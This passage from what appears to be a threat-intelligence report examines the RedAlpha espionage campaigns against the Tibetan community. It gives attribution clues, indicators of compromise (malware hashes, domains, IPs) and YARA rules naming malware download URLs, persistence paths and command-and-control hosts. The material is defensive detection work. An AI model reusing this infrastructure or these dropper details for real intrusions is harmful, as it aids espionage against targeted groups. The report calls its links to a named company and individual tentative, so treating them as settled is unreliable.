
Jiefangjun is translated to "The Chinese People's Liberation Army" (PLA), and therefore, "Ren Minjie" is likely a transliterated shorthand for the PLA. It is unclear whether this is an intentional false-flag planted in the registration details for the domain, or if it is merely the result of sloppy behavior by the threat actor unveiling the possible identity of the perpetrating organization.

Links to Nanjing Qinglan Information Technology Co., Ltd.

We also uncovered links to a Chinese information security company called Nanjing Qinglan Information Technology Co., Ltd (南京青苜信息技术有限公司).

Malicious domains drive-mail-google[.]com and drive-accounts-gooogle[.]com were listed in the accompanying IOC deck released by Citizen Lab with its January 2018 report. Both domains were registered using QQ email 6060841@qq[.]com. We found this email address was listed as the contact for a job advertisement on Chinese jobsite www.52pojie[.]cn, for an "information security engineer" for "Nanjing Qinglan Information Technology Co., Ltd." The associated name for the QQ account was listed as "Mr. Liang."

According to an official document listed on the Nanjing provincial government website, Nanjing Qinglan Information Technology Co., Ltd. is a Nanjing-based company providing "… security assessment, security reinforcement, penetration testing, security consulting, offensive and defensive drills, security training." The company has a decent web presence (hXXp://www.cimer.com[.]cn) indicating it is an established entity, however, the association of two malicious domains used in the targeting of the Tibetan Community to an information security company that conducts offensive "drills" is interesting.



Ang66

Recruitment Company Name: Nanjing Qinglan Information Technology Co., Ltd. Job Title: Information Security Engineer Job Description: 1. Information security assessment, security consulting, security reinforcement, security program design, etc.
2. Security Project Management

Recruitment number: Any
Working place: Nanjing
Nature of work: Full time
Salary treatment: Negotiable

Responsibilities:
1. Track domestic and international security trends and respond quickly to customer security incidents;

2. Permeate the test according to the customer's requirements and complete the penetration test report independently.

3. Familiar with penetration testing procedures, methods, processes, and skilled use of various penetration testing tools;

4. Familiar with safety assessment, consulting, reinforcement, program design, etc.;

5. Can write safety testing tools.

job requirements:
1. Requires good character and confidential awareness. Those who have outstanding academic ability are not limited to their academic years;
2. Be familiar with the main attack techniques, principles, and solutions;
3. Have some understanding of security services;
4. Have a strong sense of responsibility and good communication skills;

Intention to contact QQ: 6060841

Job advertisement on hXXps://www.52pojie[.]cn/thread-93849-1-1.html noting 6060841@qq[.]com.

Outlook

Our research uncovered two new campaigns conducted by a Chinese APT against the Tibetan Community in 2017 and 2018.

We do not currently possess enough evidence to categorically prove that the RedAlpha campaigns were conducted by a new threat actor. Other than the excellent Citizen Lab reporting, there is a dearth of public material linking the malware and TTPs detailed in our research to an existing threat actor. We have outlined some tentative connections, through infrastructure registrations to existing Chinese APTs, but a firm attribution requires further detail on the individuals and organizations behind the malicious activity.

The use of previously undisclosed custom malware in the hktechy campaign alongside the demonstrable evolution of their tradecraft in the internetdocss campaign indicate that the threat actor has a skillful capability development program for malware and tooling — something that is likely to be sponsored by a well-resourced nation state. We also observed the group tactically exploiting new vulnerabilities (CVE-2017-0199) during a time window in which the Chinese national vulnerability database (CNNVD) deliberately chose to delay its disclosure of the vulnerability to the public. In the past year, we have reported extensively on the influence of the Chinese Ministry of State Security (MSS) on the CNNVD which points to the withholding of high-risk vulnerabilities from public disclosure being done to possibly enable offensive cyberespionage operations.

Uncovering the possible OPSEC failure by the perpetrators behind the RedAlpha campaigns, where they registered a domain using an abbreviation of the “People’s Liberation Army,” was an intriguing development. This, along with the infrastructure overlap with Chinese APT groups Icefog, NetTraveler, DeputyDog, and those behind the MILE TEA campaign, in addition to the links to the Nanjing Qinglan Information Technology company, point to a Chinese origin for the threat actors behind the RedAlpha activity. Further enforcing the case is their likely use of FF-RAT, which has almost exclusively been reported as used by sophisticated Chinese threat actors.

The selective targeting of organizations should be a cause for concern for all governments and civil groups based in the region. We found that the group’s activities weren’t the first targeted attacks against the Five Poisons and undoubtedly will not be the last, particularly in the case of civil groups, NGOs, and charities. The lack of investment in network defense for many such organizations inevitably reduces their ability to defend against such attacks from well-resourced and motivated threat actors.

Widespread monitoring and censorship of the Tibetan community and the other Five Poisons continues to be of vital importance to the Chinese state. Any perceived threat to the ongoing rule of the Communist Party of China (CPC) is treated as a matter of national security; therefore, it is unsurprising to uncover cyberespionage operations targeting such civil organizations. Furthermore, the associated targeting of neighboring South and Southeastern governments indicates that the threat actor could be working to broaden CPC requirements that could evolve depending on geopolitical events. The use of previously undisclosed malware and infrastructure by this threat actor, along with the scarcity of public and private reporting relating to the TTPs outlined here in our research, leads us to believe that we have uncovered a little-known threat actor, likely attributed to the Chinese state.

Appendix A — Indicators of Compromise

```
5228914b534a437eb7985702e78772be
e6c0ac26b473d1e0fa9f74fdf1d01af8
e28db08b2326a34958f00d68dfb034b0
3a2b1a98c0a31ed32759f48df34b4bc8
c94a39d58450b81087b4f1f5fd304add
c74608c70a59371cbf016316bebfab06
cb71f3b4f08eba58857532ac90bac77d
1412102eda0c2e5a5a85cb193dbb1524
42256b4753724f7feb411bc9912155fd
6d1d6987d0677f40e473befab121ab1b
8f0fe2620f8dadf93eee285834e35655
cd32ce54ed94dfbde7fb85930a16597d
c6e336550bd1c087ee2a211781fd9280
d4ea9027edca1d01c62d9f43a2975d30
6dd1be1e491d5bf9cd14686c185c3009


220x218x70x160.ap220.ftth.ucom.ne[.]jp
angtechy[.]com
apple.internetdocss[.]com
artvoice.internetdocss[.]com
blog.tibetcul.internetdocss[.]com
business.internetdocss[.]com
cfr.internetdocss[.]com
chinaaid.internetdocss[.]com
Cqledu[.]com
cqyrxy[.]com
doc.internetdocss[.]com
docs.internetdocss[.]com
drlve-gooog1e[.]com
epochtimes.internetdocss[.]com
http.ackques[.]com
index.ackques[.]com
item.internetdocss[.]com
login-live[.]space
mail-aol[.]space
mail-defense[.]tk
mail-dsi-go[.]space
mail-epochtimes[.]space
mail.youxinpai[.]com
ndtv.internetdocss[.]com
oc.internetdocss[.]com
plshl[.]com
rediff.internetdocss[.]com
savetibet.internetdocss[.]com
sp.u2xu2[.]com
striker.internetdocss[.]com
thewire.internetdocss[.]com
tibet.internetdocss[.]com
tk.u2xu2[.]com
tootopia.internetdocss[.]com
u2xu2[.]com
```

```
video.internetdocss[.]com
vot.internetdocss[.]com
webmail-mpt[.]space
wengiguowengui[.]space
www.apple.internetdocss[.]com
www.doc.internetdocss[.]com
www.hktechy[.]com


115.126.39[.]107
122.10.84[.]146
142.4.62[.]249
144.48.220[.]167
198.44.172[.]97
211.44.63[.]39
220.218.70[.]160
27.126.179[.]156
27.126.179[.]157
27.126.179[.]158
27.126.179[.]159
27.126.179[.]160
45.77.250[.]80

steven-jain@outlook[.]com
13316874955@163[.]com
6060841@qq[.]com
```

Appendix B — Yara Rules

2017 Campaign

```
import "pe"

rule apt_ZZ_RedAlpha_2017Campaign_Dropper
{
    meta:
        desc = "RedAlpha 2017 Campaign, Dropper"
        author = "JAG-S, Insikt Group, RecordedFuture"
        TLP = "White"
        md5_x86 = "cb71f3b4f08eba58857532ac90bac77d"
        md5_x64 = "1412102eda0c2e5a5a85cb193dbb1524"

    strings:
        $drops1 = "http://doc.internetdocss.com/nethelp x86.dll" ascii wide
        $drops2 = "http://doc.internetdocss.com/audio x86.exe" ascii wide
        $drops3 = "http://doc.internetdocss.com/nethelp x64.dll" ascii wide
        $drops4 = "http://doc.internetdocss.com/audio x64.exe" ascii wide

        $source1 = "http://doc.internetdocss.com/word x86.exe" ascii wide
        $source2 = "http://doc.internetdocss.com/word x64.exe" ascii wide
        $path1 = "\\Programs\\Startup\\audio.exe" ascii wide
        $path2 = "c:\\Windows\\nethelp.dll" ascii wide

        $persistence1 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\svchost" ascii
wide
        $persistence2 = "%SystemRoot%\\system32\\svchost.exe -k " ascii wide
        $persistence3 = "SYSTEM\\CurrentControlSet\\Services\\" ascii wide
        $persistence4 = "Parameters" ascii wide
        $persistence5 = "ServiceDll" ascii wide
        $persistence6 = "NetHelp" ascii wide
        $persistence7 = "Windows Internet Help" ascii wide


    condition:
        uint16(0)==0x5A4D
        and
        filesize < 500KB
        and
        (
        (pe.imphash() == "3697a1f9150de181026ce089c10657c3" or pe.imphash() ==
"e6e566fc8a1dee3019821e84c5ad58cc")
        or
        (
                any of ($drops*)
                or
                any of ($source*)
                or
                any of ($path*)
                or
                6 of ($persistence*)
                )
        )
}

rule apt_ZZ_RedAlpha_2017Campaign_nethelp
{
       meta:
       desc = "RedAlpha 2017 Campaign, NetHelp Drop"
       author = "JAG-S, Insikt Group, RecordedFuture"
       TLP = "White"
       md5_x86 = "42256b4753724f7feb411bc9912155fd"
       md5_x86 = "6d1d6987d0677f40e473befab121ab1b"
       md5_x64 = "8f0fe2620f8dadf93eee285834e35655"
       md5_x64 = "cd32ce54ed94dfbde7fb85930a16597d"
       md5_x64_striker = "6dd1be1e491d5bf9cd14686c185c3009"

       strings:

       $postreq1 = "POST /index.html HTTP/1.1" ascii wide
       $postreq2 = "Host: index.ackques.com" ascii wide
       $postreq3 = "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101
Chrome /53.0" ascii wide
       $postreq4 = "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*" ascii
wide
       $postreq5 = "Accept-Language: en-US;q=0.5,en;q=0.3" ascii wide
       $postreq6 = "Accept-Encoding: gzip, deflate" ascii wide
       $postreq7 = "Content-Type: application/x-www-form-urlencoded" ascii wide
       $postreq8 = "Content-Length: %d" ascii wide
       $postreq9 = "Connection: keep-alive" ascii wide
       $postreq10 = "Upgrade-Insecure-Requests: 1" ascii wide

       $cnc1 = "index.ackques.com" ascii wide
       $cnc2 = "www.hktechy.com" ascii wide
        $cnc3 = "striker.internetdocss.com" ascii wide

       $service1 = "Windows Internet Help" ascii wide
       $service2 = "Client.dll" ascii wide
       $service3 = "ServiceMain" ascii wide

       condition:
       uint16(0)==0x5A4D
       and
       filesize < 500KB
       and
       (
       (pe.imphash() == "bc902a5e56cbbaa82f4af26cf9f4567e"
              or pe.imphash() == "af5487e77c16d987ca02d59bdcf38489"
              or pe.imphash() == "6e109cbbd181ad567b90463d48302c72"
              or pe.imphash() == "df09df6d5ae774f280c43e3cc0e4a142"
              )
       or
       (
              all of ($postreq*)
              or
              any of ($cnc*)
              or
              all of ($service*)
              )
       )
}
```

2018 Campaign

```
import "pe"

rule apt_ZZ_RedAlpha_Dropper
{
    meta:
        author = "JAG-S, Insikt Group, Recorded Future"
        tlp = "White"
        md5 = "e6c0ac26b473d1e0fa9f74fdf1d01af8"
        md5 = "e28db08b2326a34958f00d68dfb034b0"
        md5 = "c94a39d58450b81087b4f1f5fd304add"
        md5 = "3a2b1a98c0a31ed32759f48df34b4bc8"
        desc = "RedAlpha Dropper"
        version = "1.0"
    strings:
        $cnc = "http://doc.internetdocss.com/index?"
    condition:
        uint16(0) == 0x5A4D
        and filesize < 500KB
        and
        (pe.imphash() == "17030637d18335c7267d09ec0ebc637c" or pe.imphash() ==
"617fd4619e215a00dae98de5980a4210")
        and
        all of them
}

rule apt_ZZ_RedAlpha_njRat
{
    meta:
        author = "JAG-S, Insikt Group, Recorded Future"
        TLP = "White"
        md5 = "c74608c70a59371cbf016316bebfab06"
        date = "04-14-2018"
        desc = "Second-stage njRAT, RedAlpha config"
        version = "1.1"

    strings:
        $installName = "serverdo.exe" wide
        $port = "9527" wide
        $version = "0.7d" wide
        $c2 = "doc.internetdocss.com" wide

    condition:
        uint16(0) == 0x5A4D and filesize < 50KB
        and
        pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744"
        and
        all of them
}
```

About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.